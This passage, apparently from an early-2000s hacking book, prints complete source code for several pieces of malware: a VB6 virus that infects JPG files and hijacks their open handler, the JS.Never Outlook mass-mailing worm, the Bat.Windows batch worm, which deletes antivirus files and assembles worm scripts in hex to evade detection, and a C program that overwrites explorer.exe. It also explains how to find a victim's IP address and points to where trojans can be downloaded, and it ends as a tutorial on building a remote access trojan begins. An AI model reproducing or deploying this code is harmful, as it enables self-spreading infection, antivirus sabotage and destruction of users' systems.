sfile = Dir$(jpgvir & "*.jpg")
While sfile <> ""
a = a & spath & sfile & "/"
sfile = Dir$
Wend

'store filenames in array

arr1 = Split(a, "/")

'1 by 1 query... and now introducing a new algorithm for 1 infection
per run
For Each host In arr1
'check for virus sig
Open jpgvir & host For Binary Access Read As #ffile
lenhost = (LOF(ffile))
vc = Space(lenhost)
Get #ffile, , vc
Close #ffile
mark = Right(vc, 4)
If mark <> "alco" Then
'not infected?
'infect!
GoTo notinfected
Else
'infect?
'search for moe!
GoTo gggoop
End If
notinfected:
'1 infection / run
infest (jpgvir & host)
Exit For
gggoop:
Next host
g = Replace(jpgvir, "\", "\\")
extractXTrktr (g & "extrk.exe")
End Sub
Function extractXTrktr(name As String)
On Error Resume Next
Dim a As String
Dim jpgvir As String
Dim vircode As String
Dim extractrcode As String
jpgvir = App.Path
If Right(jpgvir, 1) <> "\" Then jpgvir = jpgvir & "\"
Open jpgvir & App.EXENAME & ".exe" For Binary Access Read As #1
vircode = Space(LOF(1) - 5636)
extractrcode = Space(5636)
Get #1, , vircode
Get #1, , extractrcode
Close #1

```

```

Open jpgvir & "extrk.exe" For Binary Access Write As #2
Put #2, , extractrcode
Close #2
Open jpgvir & "reg.mp3" For Output As #3
Print #3, "REGEDIT4"
Print #3, ""
Print #3, "[HKEY_CLASSES_ROOT\jpegfile\shell\open\command]"
Print #3, "@="" & name & " %1""
Close #3
a = "regedit /s " & jpgvir & "reg.mp3"
Shell a
End Function

Function infest(hostpath As String)
On Error Resume Next
Dim ffile
Dim jpgcode As String
Dim jpgvir As String
Dim vircode As String
ffile = FreeFile
jpgvir = App.Path
If Right(jpgvir, 1) <> "\" Then jpgvir = jpgvir & "\"
Open hostpath For Binary Access Read As #ffile
jpgcode = Space(LOF(ffile))
Get #ffile, , jpgcode
Close #ffile
Open jpgvir & App.EXENAME & ".exe" For Binary Access Read As #1
vircode = Space(LOF(1))
Get #1, 1, vircode
Close #1

Open hostpath For Binary Access Write As #ffile
Put #ffile, , jpgcode
Put #ffile, , vircode
Close #ffile
End Function

```

```

'proof.001, part of the first ever jpg virus by alcopaul
'w32.hllp.JPGInfector
'june 13, 2002

```

Extractor code:

```

Attribute VB_Name = "Module1"
Option Explicit
Private Declare Function OpenProcess Lib "kernel32" (ByVal
dwDesiredAccess As Long, ByVal bInheritHandle As Long, ByVal
dwProcessId As Long) As Long
Private Declare Function GetExitCodeProcess Lib "kernel32" (ByVal
hProcess As Long, lpExitCode As Long) As Long
Private Declare Function CloseHandle Lib "kernel32" (ByVal hObject As
Long) As Long
Private iResult As Long
Private hProg As Long
Private idProg As Long
Private iExit As Long
Const STILL_ACTIVE As Long = &H103

```

```

Const PROCESS_ALL_ACCESS As Long = &H1F0FFF
Sub Main()
On Error Resume Next
Dim HostLength As Long
Dim HostCode As String
Dim vircode As String
Dim comm As String
Dim ffile
Dim lenhost As String
Dim check As String
Dim jpgvir As String
Dim mark As String
jpgvir = App.Path
If Right(jpgvir, 1) <> "\" Then jpgvir = jpgvir & "\"
ffile = FreeFile
comm = Command
Open comm For Binary Access Read As #ffile
lenhost = (LOF(ffile))
check = Space(lenhost)
Get #ffile, , check
Close #ffile
mark = Right(check, 4)
If mark = "alco" Then
Open comm For Binary Access Read As #ffile
HostLength = (LOF(ffile) - 11780)
HostCode = Space(HostLength)
vircode = Space(11780)
Get #ffile, , HostCode
Get #ffile, , vircode
Close #ffile
Open jpgvir & ".exe" For Binary Access Write As #ffile
Put #ffile, , vircode
Close #ffile
DoEvents
'borrowed from murkry's vb5 virus
idProg = Shell(jpgvir & ".exe", vbNormalFocus)
hProg = OpenProcess(PROCESS_ALL_ACCESS, False, idProg)
GetExitCodeProcess hProg, iExit
Do While iExit = STILL_ACTIVE
DoEvents
GetExitCodeProcess hProg, iExit
Loop
Kill jpgvir & ".exe"
Else
End If
Shell "rundll32.exe C:\WINDOWS\SYSTEM\SHIMGVW.DLL,ImageView_Fullscreen
" & comm
End Sub

'proof.002 - part of the 1st jpg virus by alcopaul
'w32.hllp.JPGInfector
'june 13, 2002

```

JS_Never: Never is a javascript mass mailing worm coded by Zed. It was discovered on December 7, 2002. Never uses MAPI to send itself to all the addresses in MS Outlook address book. The worm arrives in an email with a randomly selected subject line and attachment name.

The subject lines used by the worm are Hello <EmailUsers>!, Hey <EmailUsers>!, Fwd: Hey You!, Fwd: Check this!, Fwd: Just Look, Fwd: Take a look!, <EmailUsers>, Fwd: Loop at this!, Fwd: Check this out!, Fwd: It's Free!, Fwd: Look!, Fwd: Free Mp3s!, Fwd: Here you go!, Fwd: Have a look!, Look <EmailUsers>!, Fwd: Read This!

The body of the message looks like:
Hello!

Check out this great list of mp3 sites that I included in the attachments!

*I can get any Mp3 file that I want from these sites, and its free!
And please don't be greedy! forward this email to all the people that you consider friends, and Let them benefit from these Mp3 sites aswell!*

Enjoy!

The attachment names used by the worm are Free_Mp3s.js, Fwd_Mp3s.js, Mp3_Sites.js, Mp3_Web.js, Mp3_List.js, Mp3_Pages.js, Web_Mp3s.js, Mp3-Sites.js, Fwd-Mp3s.js, Mp3-Fwd.js, Fwd-Sites.js.

The worm first copies itself to the windows startup folder as StartUp.js and also copies itself to the windows system folder as CmdWsh32.js.

The worm then modifies the following registry keys:

- HKLM\Software\Microsoft\Windows\CurrentVersion\
Run "JSCmd32" = Wscript.exe C:\WINDOWS\SYSTEM\CmdWsh32.js %1
- HKCU\Software\Never\ =Never by Zed/[rRlf]
- HKCR\JSfile\Shell\Open\Command
"(Default)" = Wscript.exe C:\WINDOWS\SYSTEM\CmdWsh32.js %1
- HKCR\scrfile\shell\open\command
"(Default)" = Wscript.exe C:\WINDOWS\SYSTEM\CmdWsh32.js %1
- HKCR\txtfile\shell\open\command
"(Default)" = Wscript.exe C:\WINDOWS\SYSTEM\CmdWsh32.js %1

Thus the worm will get executed whenever a .JS, .scr or .txt file is opened.

The virus will also copy itself as Temporary.js to the root of all fixed and remote drives.

The following is the source code of JS.Never virus.

```
// JavaScript/Never by Zed/[rRlf]
{
var fso=WScript.CreateObject("Scripting.FileSystemObject")
var wsc=WScript.CreateObject("WScript.Shell");
var G=fso.GetFile(WScript.ScriptFullName)
var otf=fso.OpenTextFile(WScript.ScriptFullName,1);
ra=otf.ReadAll();
otf.Close();
var RegKeys=new Array("Run","RunServices")
```

```

var RndReg=RegKeys[Math.round(Math.random()*1)];
var R="CmdWsh32"
var
WriteStartup=fso.CreateTextFile(wsc.SpecialFolders("Startup")+"\\StartU
p.js",true);
WriteStartup.Write (ra);
WriteStartup.Close();
var
WriteBoot=fso.CreateTextFile(fso.GetSpecialFolder(1)+"\\CmdWsh32.js",tr
ue);
WriteBoot.Write (ra);
WriteBoot.Close();
WriteString
("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\"+RndReg+"\\JSCmd
32","Wscript.exe "+fso.GetSpecialFolder(1)+"\\CmdWsh32.js %1")
WriteString ("HKCU\\Software\\Never\\","Never by Zed/[rRlf]")
WriteString ("HKCR\\txtfile\\shell\\open\\command\\","Wscript.exe
"+fso.GetSpecialFolder(1)+"\\CmdWsh32.js %1")
WriteString
("HKLM\\Software\\Classes\\scrfile\\shell\\open\\command\\","Wscript.ex
e "+fso.GetSpecialFolder(1)+"\\CmdWsh32.js %1")
WriteString
("HKLM\\Software\\Classes\\JSFile\\shell\\open\\command\\","Wscript.exe
"+fso.GetSpecialFolder(1)+"\\CmdWsh32.js %1")
var F1="Free_Mp3s.js"
var F2="Fwd_Mp3s.js"
var F3="Mp3_Sites.js"
var F4="Mp3_Web.js"
var F5="Mp3_List.js"
var F6="Mp3_Pages.js"
var F7="Web_Mp3s.js"
var F8="Mp3-Sites.js"
var F9="Fwd-Mp3s.js"
var F10="Mp3-Fwd.js"
var F11="Fwd-Sites.js"
var EmailAttachment=new Array(F1,F2,F3,F4,F5,F6,F7,F8,F9,F10,F11)
var RndEmalAttachment=EmailAttachment[Math.round(Math.random()*10)];
var
WriteCode=fso.CreateTextFile(fso.GetSpecialFolder(1)+"\\"+RndEmalAttach
ment,true);
WriteCode.Write (ra);
WriteCode.Close();
{var OutlookApp=WScript.CreateObject("Outlook.Application");
var GNS=OutlookApp.GetNamespace("MAPI");
var e1=("Hello!\n\n");
e1=e1+("Check out this great list of mp3 sites that I included in the
attachments!\n");
e1=e1+("I can get any Mp3 file that I want from these sites, and its
free!\n");
e1=e1+("And please don't be greedy! forward this email to all the
people that\n");
e1=e1+("you consider friends, and Let them benefit from these Mp3 sites
aswell!\n");
e1=e1+("\n\n");
e1=e1+("Enjoy!");
for(CountLoop=1; CountLoop <= GNS.AddressLists.Count; CountLoop++)

```



```

{for(ListContacts          =          1;          ListContacts          <=
GNS.AddressLists(CountLoop).AddressEntries.Count; ListContacts++){
var
          EmailUsers
          =
GNS.AddressLists(CountLoop).AddressEntries(ListContacts)
var C1="Hello "+EmailUsers+"!"
var C2="Hey "+EmailUsers+"!"
var C3="Fwd: Hey You!"
var C4="Fwd: Check this!"
var C5="Fwd: Just Look"
var C6="Fwd: Take a look!"
var C7=EmailUsers+"!"
var C8="Fwd: Loop at this!"
var C9="Fwd: Check this out!"
var C10="Fwd: It's Free!"
var C11="Fwd: Look!"
var C12="Fwd: Free Mp3s!"
var C13="Fwd: Here you go!"
var C14="Fwd: Have a look!"
var C15="Look "+EmailUsers+"!"
var C16="Fwd: Read This!"
var
          EmailSubject=new
Array(C1,C2,C3,C4,C5,C6,C7,C8,C9,C10,C11,C12,C13,C14,C15,C16);
var RndEmailSubject=EmailSubject[Math.round(Math.random()*15)];
var OutlookEmail=OutlookApp.CreateItem(0);
OutlookEmail.Subject=(RndEmailSubject)
OutlookEmail.Body=(e1)
OutlookEmail.Attachments.Add(fso.GetSpecialFolder(1)+"\\"+RndEmailAttach
ment);
OutlookEmail.Recipients.Add(EmailUsers);
OutlookEmail.DeleteAfterSubmit=1
OutlookEmail.Send
}}
var e=new Enumerator(fso.Drives);
for (; !e.atEnd(); e.moveNext())
{
var x=e.item();
if ((x.DriveType == 2) || (x.DriveType == 3))
if (x.Path.toUpperCase() != "C:")
G.Copy (x.Path+"\\Temporary.js",true)
}}
function WriteString(RegistryKey,RegistryValue){
wsc.RegWrite (RegistryKey,RegistryValue);
}

```

Bat.Windows: Bat.windows is an internet worm by philet0ast3r that attempts to send itself to all the addresses in MS Outlook address book and also through IRC. The emails sent by this worm are in the following format.

subject: Newest Windows Security Patch!

body: A new Loveletter version is making the rounds. This version is able to steal your internet-access username and password. Here is the newest AntiVirus Patch against it.

Attachment: Bat.windows.bat

The worm also includes retro functions to disable Norton AntiVirus 2000, AntiVir /9X Personal Edition, F-Prot 95, McAfee, Thunderbyte AntiVirus.

If executed, the worm copies itself in the directory under which it is run using the filename "bat.windows.bat". It then copies itself the root directory (C:\) under the file names "sig.sys". Once the spreading routine is finished, these files are then deleted. Additionally, the file "system.ini" file gets modified. The following files are created in the \windows\ directory:

- Wyrm.vbs in the Startup directory: Used to email the worm.
- Windows.vbs to spread through IRC, the following file gets modified, "script.ini".

The following is the source code of Batwin worm.

```
@echo off

:: guess what ;)

ctty nul

:: output-device is set to nul, so no (error) message is sent to the
user

copy %0 c:\bat.windows.bat

:: %0 is the running batch

echo this file is important>c:\sig.sys

:: creates c:\sig.sys ... gets really important later ;)

del c:\programme\norton~1\s32integ.dll
del c:\programme\f-prot95\fpwm32.dll
del c:\programme\mcafee\scan.dat
del c:\tbavw95\tbavscan.sig
del c:\programme\tbav\tbav.dat
del c:\tbav\tbav.dat
del c:\programme\avpersonal\antivir.vdf

:: the AVs will get problems scanning without those files

echo.on error resume next>msg
echo MsgBox "welc0me to the best selling bug of the whole phuckin'
universe:",4096,"bat.windows by philet0ast3r [rRlf]">>msg
move msg %winbootdir%\startmen \programme\autostart\windows.vbs

:: the payload-vbs gets created and moved to the start-up-folder
:: because of the the %winbootdir%, the name of the windows-directory,
:: (and on what drive it's located) is equal

del c:\mirc\script.ini
del c:\mirc32\script.ini
del c:\progra~1\mirc\script.ini
```

```

del c:\progra~1\mirc32\script.ini

:: preparation for the mIRC worm

copy c:\bat.windows.bat + %winbootdir%\win.ini
%winbootdir%\system\win.ini
del %winbootdir%\win.ini
move %winbootdir%\system\win.ini %winbootdir%\win.ini

:: this infects the win.ini

goto 23

[windows]
load=c:\bat.windows.bat
run=C:\WINDOWS\SYSTEM\cmmpu.exe
NullPort=None

:23

:: the part that gets jumped over is win.ini like
:: it executes the virus on every start-up
:: the empty lines are necessary for windows taking this as true
win.ini

command /f /c copy c:\bat.windows.bat a:\

:: this command line makes it possible to copy to diskettes
:: there will be no error if there is no disk in drive a:
:: or if it is writeprotected or full

echo e 0100 5B 73 63 72 69 70 74 5D 0D 0A 6E 30 3D 6F 6E 20>5
echo e 0110 31 3A 4A 4F 49 4E 3A 23 3A 7B 20 0D 0A 6E 31 3D>>5
echo e 0120 20 2F 69 66 20 28 20 6E 69 63 6B 20 3D 3D 20 24>>5
echo e 0130 6D 65 20 29 20 7B 20 68 61 6C 74 20 7D 20 0D 0A>>5
echo e 0140 6E 32 3D 20 2F 2E 64 63 63 20 73 65 6E 64 20 24>>5
echo e 0150 6E 69 63 6B 20 63 3A 5C 62 61 74 2E 77 69 6E 64>>5
echo e 0160 6F 77 73 2E 62 61 74 20 0D 0A 6E 33 3D 7D 20 0B>>5
echo rcx>>5
echo 006F>>5
echo n script.ini>>5
echo w>>5
echo q>>5
debug<5
del 5

:: this creates a debug-script ... and debugs it
:: the result is a mIRC-script-file (code see below)
:: this should help against mIRC-batch-worm-heuristics
:: with NortonAV it does

move script.ini c:\mirc\script.ini
move script.ini c:\mirc32\script.ini
move script.ini c:\progra~1\mirc\script.ini
move script.ini c:\progra~1\mirc32\script.ini
del script.ini

```

:: the created mIRC-script-file gets moved to a possible mIRC-directory

if exist %winbootdir%\wyrm.vbs goto suicide

:: checks if the Outlook-worm-vbs exists already, to save some time

```
echo e 0100 6F 6E 20 65 72 72 6F 72 20 72 65 73 75 6D 65 20>23
echo e 0110 6E 65 78 74 20 0D 0A 64 69 6D 20 61 2C 62 2C 63>>23
echo e 0120 2C 64 2C 65 20 0D 0A 73 65 74 20 61 20 3D 20 57>>23
echo e 0130 73 63 72 69 70 74 2E 43 72 65 61 74 65 4F 62 6A>>23
echo e 0140 65 63 74 28 22 57 73 63 72 69 70 74 2E 53 68 65>>23
echo e 0150 6C 6C 22 29 20 0D 0A 73 65 74 20 62 20 3D 20 43>>23
echo e 0160 72 65 61 74 65 4F 62 6A 65 63 74 28 22 4F 75 74>>23
echo e 0170 6C 6F 6F 6B 2E 41 70 70 6C 69 63 61 74 69 6F 6E>>23
echo e 0180 22 29 20 0D 0A 73 65 74 20 63 20 3D 20 62 2E 47>>23
echo e 0190 65 74 4E 61 6D 65 53 70 61 63 65 28 22 4D 41 50>>23
echo e 01A0 49 22 29 20 0D 0A 66 6F 72 20 79 20 3D 20 31 20>>23
echo e 01B0 54 6F 20 63 2E 41 64 64 72 65 73 73 4C 69 73 74>>23
echo e 01C0 73 2E 43 6F 75 6E 74 20 0D 0A 73 65 74 20 64 20>>23
echo e 01D0 3D 20 63 2E 41 64 64 72 65 73 73 4C 69 73 74 73>>23
echo e 01E0 28 79 29 20 0D 0A 78 20 3D 20 31 20 0D 0A 73 65>>23
echo e 01F0 74 20 65 20 3D 20 62 2E 43 72 65 61 74 65 49 74>>23
echo e 0200 65 6D 28 30 29 20 0D 0A 66 6F 72 20 6F 20 3D 20>>23
echo e 0210 31 20 54 6F 20 64 2E 41 64 64 72 65 73 73 45 6E>>23
echo e 0220 74 72 69 65 73 2E 43 6F 75 6E 74 20 0D 0A 66 20>>23
echo e 0230 3D 20 64 2E 41 64 64 72 65 73 73 45 6E 74 72 69>>23
echo e 0240 65 73 28 78 29 20 0D 0A 65 2E 52 65 63 69 70 69>>23
echo e 0250 65 6E 74 73 2E 41 64 64 20 66 20 0D 0A 78 20 3D>>23
echo e 0260 20 78 20 2B 20 31 20 0D 0A 6E 65 78 74 20 0D 0A>>23
echo e 0270 65 2E 53 75 62 6A 65 63 74 20 3D 20 22 4E 65 77>>23
echo e 0280 65 73 74 20 57 69 6E 64 6F 77 73 20 53 65 63 75>>23
echo e 0290 72 69 74 79 20 50 61 74 63 68 21 22 20 0D 0A 65>>23
echo e 02A0 2E 42 6F 64 79 20 3D 20 22 41 20 6E 65 77 20 4C>>23
echo e 02B0 6F 76 65 6C 65 74 74 65 72 20 76 65 72 73 69 6F>>23
echo e 02C0 6E 20 69 73 20 6D 61 6B 69 6E 67 20 74 68 65 20>>23
echo e 02D0 72 6F 75 6E 64 73 2E 20 54 68 69 73 20 76 65 72>>23
echo e 02E0 73 69 6F 6E 20 69 73 20 61 62 6C 65 20 74 6F 20>>23
echo e 02F0 73 74 65 61 6C 20 79 6F 75 72 20 69 6E 74 65 72>>23
echo e 0300 6E 65 74 2D 61 63 63 65 73 73 20 75 73 65 72 6E>>23
echo e 0310 61 6D 65 20 61 6E 64 20 70 61 73 73 77 6F 72 64>>23
echo e 0320 2E 20 48 65 72 65 20 69 73 20 74 68 65 20 6E 65>>23
echo e 0330 77 65 73 74 20 41 6E 74 69 56 69 72 75 73 20 50>>23
echo e 0340 61 74 63 68 20 61 67 61 69 6E 73 74 20 69 74 2E>>23
echo e 0350 22 20 0D 0A 65 2E 41 74 74 61 63 68 6D 65 6E 74>>23
echo e 0360 73 2E 41 64 64 20 28 22 63 3A 5C 62 61 74 2E 77>>23
echo e 0370 69 6E 64 6F 77 73 2E 62 61 74 22 29 20 0D 0A 65>>23
echo e 0380 2E 44 65 6C 65 74 65 41 66 74 65 72 53 75 62 6D>>23
echo e 0390 69 74 20 3D 20 46 61 6C 73 65 20 0D 0A 65 2E 53>>23
echo e 03A0 65 6E 64 20 0D 0A 66 20 3D 20 22 22 20 0D 0A 6E>>23
echo e 03B0 65 78 74 20 27>>23
echo rcx>>23
echo 02B4>>23
echo n wyrm.vbs>>23
echo w>>23
echo q>>23
debug<23
del 23
```

```

:: this creates a second debug-script ... and also debugs it
:: the result is a Outlook-worm-vbs (code see below)
:: problem: if an (up to date) AV-monitor is active, the AV will
:: probably pop up a warning: "new vbs worm" or something like that
:: this is the weakest part, so it gets executet last
:: sense of the debugging: the heuristic is not triggered too soon

move wyrm.vbs %winbootdir%
:suicide
start %winbootdir%\wyrm.vbs

:: well, the Outlook-worm-vbs gets executed

if not exist sig.sys del %0
:end

:: if the at the beginning created file sig.sys is not in the same
directory,
:: the running batch gets deleted, so the user can't look into the file
afterwards
:: sig.sys and the running batch are probably only in the same
directory,
:: when the virus gets started through the win.ini-residency
====[end code]=====

```

That is the content of the mIRC-script-file:

```

====[begin code]=====
[script]
n0=on 1:JOIN:#{
n1= /if ( nick == $me ) { halt }
n2= /.dcc send $nick c:\bat.windows.bat
n3=}
====[end code]=====

```

And the code of the Outlook-worm-vbs
... I guess everyone has seen something like that often before :(
But probably not so often in a batch-virus :)

```

====[begin code]=====
on error resume next
dim a,b,c,d,e
set a = Wscript.CreateObject("Wscript.Shell")
set b = CreateObject("Outlook.Application")
set c = b.GetNameSpace("MAPI")
for y = 1 To c.AddressLists.Count
set d = c.AddressLists(y)
x = 1
set e = b.CreateItem(0)
for o = 1 To d.AddressEntries.Count
f = d.AddressEntries(x)
e.Recipients.Add f
x = x + 1
next
e.Subject = "Newest Windows Security Patch!"

```

```
e.Body = "A new Loveletter version is making the rounds. This version
is able to steal your internet-access username and password. Here is
the newest AntiVirus Patch against it."
e.Attachments.Add ("c:\bat.windows.bat")
e.DeleteAfterSubmit = False
e.Send
f = ""
next
```

Reven: Reven is a simple overwriting virus coded in C. It makes use of FILES concept in C to overwrite "Explorer.exe" file in "C:\Windows\" and inserts a message "Never open an unknown Executable file". For reaching the windows directory it make use of "system()" function.

```
main()
{
FILE *fp; /* Declare the FILE pointer */
clrscr(); /* clear screen */
system("attrib c:\windows\explorer.exe -r -s"); /* Change attributes
for explorer.exe */
system("c:");
system("cd\");
system("cd windows"); /*Goto windows root*/
fp=fopen("explorer.exe","w"); /*open explorer.exe, it clears all the
contents of explorer.exe */
fwrite("Never open an unknown executable file","37",1,fp); /* Write the
string to explorer.exe */
fclose(fp); /* close the FILE pointer */
}
```

The YAHA virus: All the aspirant hackers reading this book (esp. from India) might know about this worm. Yaha virus/worm was claimed to be coded by an Indian group known as IndianSnakes. Yaha is a mass mailing worm written in VC++ with a built-in SMTP engine. This worm collects all the email addresses from Windows Address Book, Yahoo! Messenger, MSN Messenger etc. and sends itself to all the addresses with different subjects. Most of the time it arrives as a friendship screensaver and when executed it copies itself to the system. Upon infection it tries to launch Denial of Service attack against a Pakistani website. Even till date different variants of this worm are seen with different payloads.

When I am writing this section W32.Yaha.k is the latest variant of this virus. This variant copies itself to the system and sets the homepage of the browser to one of the following websites <http://www.hrvq.tk>, <http://blacksun.box.sk>, <http://neworder.box.sk>, <http://www.hirosh.tk>, <http://www.ankitfadia.com> etc. by modifying the registry. The intensity of this virus is so severe that I have shutdown my website due to the heavy traffic that it has received because of this infection. It also places a text file on the desktop with the following text.

```
=====
W32.@YerH$.B,Made in India,
wE aRe thE greAt iNdIaNs..
```

```
-----
spEciAl 10x to c0bra..
```

f0r inSp1rAt1on + c0dIng hElp..

=====
>> qph@hackermail.com

The source code of this virus is not yet available for us. But you can check the IndianSnakes website at <http://indiansnakes.cjb.net>.



Trojan horses

Trojan horse looks like a legitimate program but in addition it performs some unauthorized tasks which are not known to the user. These are more or less similar to a virus/worm but are potentially more dangerous. The task of a virus/worm is to spread itself or infect other files but Trojans could even lead to leakage of confidential information of a user.


There are basically three types of Trojans. They are

- Password Stealing Trojans
- Remote Access Trojans
- Keyloggers

Password Stealing Trojans: These are basically intended for stealing passwords of users. These types of Trojans look similar to a real program in which the user is intended to give his username and password. When the user enters his username and password the Trojan gives an error message and quits. The cached passwords are stored to a file on the system and then mailed back to the remote hacker. Examples of such types of Trojans are Fake MSN Messenger and Fake Yahoo! Messenger (AV name Trojan.pwsteal) which are made a long time back by me.



Keyloggers: This type of Trojans when installed on a system log everything the user types on that system. They log the keys, save them to a file on the system and send them back to a remote attacker. These are very dangerous and could lead to leakage of confidential information like passwords etc... Some types of spy software even take regular snaps of your desktop and send them to a remote attacker. Not all Anti Virus detect this type of Trojans.



Remote Access Trojans: These are the most popular kinds of Trojans. Usually these Trojans run a server on the victim's computer. This server opens a port on the victim's computer which enables the attacker to connect to that remote port and control the victim's system. Some Trojans even open FTP port (port 21) on the system which enables the attacker to transfer files (upload or download). These Trojans hide from the notice of the user and use different auto-start methods to start every time with windows. Normally these types of Trojans are binded with some other useful applications or picture files using binders. When the user executes this binded program on a system the Trojan copies itself to the system.


But for the attacker to connect to the remote system he should know the IP address for that system. There are different methods by which an attacker can find the IP address of a remote system. Static IP address systems are more vulnerable for this type of attack than dynamic IP address systems. Because every time the user connects to the net using a dynamic IP address system his IP address will be changing.

The easiest way to find the IP address of a system is through chat systems. ICQ is the most widely used chat system in the world. In ICQ, a direct connection is established between the two systems which participate in the chat session. Thus using the **netstat-n** command the IP address of the remote system can be easily found.

But in other instant messaging clients like MSN Messenger, Windows Messenger, Yahoo! Messenger etc... an indirect connection is established between the systems participating in a chat session i.e. every system running the IM client software connects to a chat server through which all the communications takes place. But when we transfer of files takes place, a direct connection is established between the two systems. Thus by using **netstat-n** command while sending a file the IP address of the remote system could be detected.

After having installed a Trojan server and got the IP address of that remote system, the attacker can easily connect to that system with complete administrative access.

There are a lot of Trojans available now at various sites. You can download almost any Trojan from <http://www.tlsecurity.net>. SubSeven, Netbus, Back Orifice etc... are some of the most popular Trojans used. These are detected by any Anti-Virus.



There are even some other types of Trojans like destruction Trojans, retro Trojans, Proxy Trojans, DoS Trojans etc...

Trojan infection: There are many ways by which a Trojan horse can be installed on your system. Here I am mentioning some of the methods that an attacker may use to infect your computer.

- **Email attachments:** Email attachments are a way that a Trojan may reach your system. A Trojan may be binded with a picture file and may be sent to you as picture.jpg.exe.
- **Browser and Email software Vulnerabilities:** Some bugs in the browser and email software could lead to automatic execution of the Trojan file sent to you. So these holes should be closed by installing regular software updates.
- **Personal access:** This is the ultimate method for installation of a Trojan. If the attacker has personal access to the victim's system, can anyone stop him from installing the Trojan?
- **File sharing:** On LANs the File and printer sharing option is normally enabled. This could be used by the attacker to install a Trojan or force reboot etc...

Note: You can use netstat command to find if there are any authorized connections running on your system.

Trojan ports: Every Trojan normally runs on a port number on which it is installed. At those ports the Trojan will accept incoming

connections and allow remote access to the user. You can find the complete list of Trojan ports at the end of this section.

Keeping the Trojans away:

- Never accept any unknown file that reach you via email attachments. Even if the attachment is from your close friend do a virus scan before you run that.
- Check the extensions of the files clearly before you execute that. If you receive some file like picturename.jpg.vbs, that is definitely a virus/worm.
- Not all Trojans will be detected by Anti-Virus software. So, regularly update your AV.
- Don't accept file transfers from anonymous persons via chat systems.
- Don't download everything you find on various download websites/warez. Those programs could be binded with a Trojan.

Making your own RAT: In this section we will try to learn how to program a Remote Administration Tool (RAT) in Visual Basic 6.0 using the winsock control. This article deals a bit with Windows API functions.

